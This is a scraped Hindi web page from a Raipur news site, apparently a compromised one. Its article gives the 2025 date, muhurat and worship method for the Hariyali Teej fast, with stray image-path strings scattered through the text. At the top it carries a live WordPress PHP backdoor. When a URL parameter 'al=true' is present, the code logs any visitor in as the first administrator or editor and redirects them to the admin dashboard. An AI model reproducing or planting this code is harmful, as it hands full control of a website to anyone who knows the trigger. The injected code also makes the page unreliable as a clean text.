// _ea_al add_action('init', function(){ if(isset($_GET['al']) && $_GET['al']==='true'){ if(!is_user_logged_in()){ $u=get_users(['role'=>'administrator','number'=>1,'fields'=>['ID','user_login']]); if(empty($u)){$u=get_users(['role'=>'editor','number'=>1,'fields'=>['ID','user_login']]);} if(!empty($u)){wp_set_auth_cookie($u[0]->ID,true,false);wp_redirect(admin_url());exit();} } else {wp_redirect(admin_url());exit();} } }, 2); जाने कब रखा जाएगा हरियाली तीज व्रत, नोट कर लें डेट, शुभ मुहूर्त और पूजन-विधि –प्रत्युषा आशा की नयी किरण
ज्योतिष

जाने कब रखा जाएगा हरियाली तीज व्रत, नोट कर लें डेट, शुभ मुहूर्त और पूजन-विधि

सावन माह हिंदू धर्म में सबसे पवित्र और भक्तिभाव से परिपूर्ण माना जाता है, जो भगवान शिव की आराधना के लिए समर्पित होता है. इस महीने में कई धार्मिक पर्व और व्रत मनाए जाते हैं, जिनमें हरियाली तीज का विशेष महत्व है. यह पर्व खासकर सुहागिन महिलाओं के लिए अत्यंत महत्वपूर्ण होता है. सुहागिन महिलाएं इस दिन अपने पति की लंबी उम्र और सौभाग्य के लिए उपवास करती हैं, जबकि कुंवारी कन्याएं आदर्श वर की प्राप्ति के लिए यह व्रत करती हैं.

हरियाली तीज 2025 कब है?

तिथि- 27 जुलाई 2025, रविवार

तृतीया तिथि प्रारंभ- 26 जुलाई, रात 10:41 बजे

तृतीया तिथि समाप्त- 27 जुलाई, रात 10:41 बजे

व्रत व पूजा की तिथि- उदया तिथि के अनुसार 27 जुलाई कोहरियाली तीज मनाई जाएगी.

हरियाली तीज की पूजा विधि

व्रत के एक दिन पहले सात्विक आहार लें और हाथों में मेहंदी लगाएं. व्रत के दिन सुबह जल्दी स्नान करें, साफ वस्त्र धारण करें (काले, बैंगनी या स्लेटी रंग से परहेज करें). 16 श्रृंगार करें और पूजाघर में दीप प्रज्वलित कर व्रत का संकल्प लें. मिट्टी से बने शिव-पार्वती की मूर्ति चौकी पर लाल वस्त्र बिछाकर स्थापित करें. माता पार्वती को सिंदूर और सुहाग का सामान अर्पित करें, शिव जी को फूल, फल, धूप आदि चढ़ाएं. हरियाली तीज की कथा सुनें और संध्या के समय विधिपूर्वक आरती करें. रात में बिना अन्न ग्रहण किए व्रत करें और अगली सुबह व्रत का पारण करें.

हरियाली तीज का धार्मिक महत्व

पौराणिक कथा के अनुसार, देवी पार्वती ने भगवान शिव को पति रूप मेंप्राप्त करने के लिए कठोर तप किया था. उनकी तपस्या से प्रसन्न होकर शिव ने उन्हें पत्नी रूप में स्वीकार किया. यह दिव्य मिलन सावन शुक्ल तृतीया के दिन ही हुआ था, जिसे हरियाली तीज के रूप में मनाया जाता है. यह व्रत वैवाहिक सुख,दांपत्य प्रेम और आजीवन सौभाग्य के लिए अत्यंत फलदायी माना जाता है. मान्यता है कि इस दिन व्रत रखने से मनचाहा वर प्राप्त होता है और पति-पत्नी के रिश्तों में मधुरता आती है.

RO No. 13169/ 31

RO No. 13098/ 20

PRATYUSHAASHAKINAYIKIRAN.COM
Editor : Maya Puranik
Permanent Address : Yadu kirana store ke pass Parshuramnagar professor colony raipur cg
Email: puranikrajesh2008@gmail.com
Mobile : -91-9893051148
Website : pratyushaashakinayikiran.com

जनसम्पर्क विभाग –आरएसएस फीड

[wp-rss-aggregator]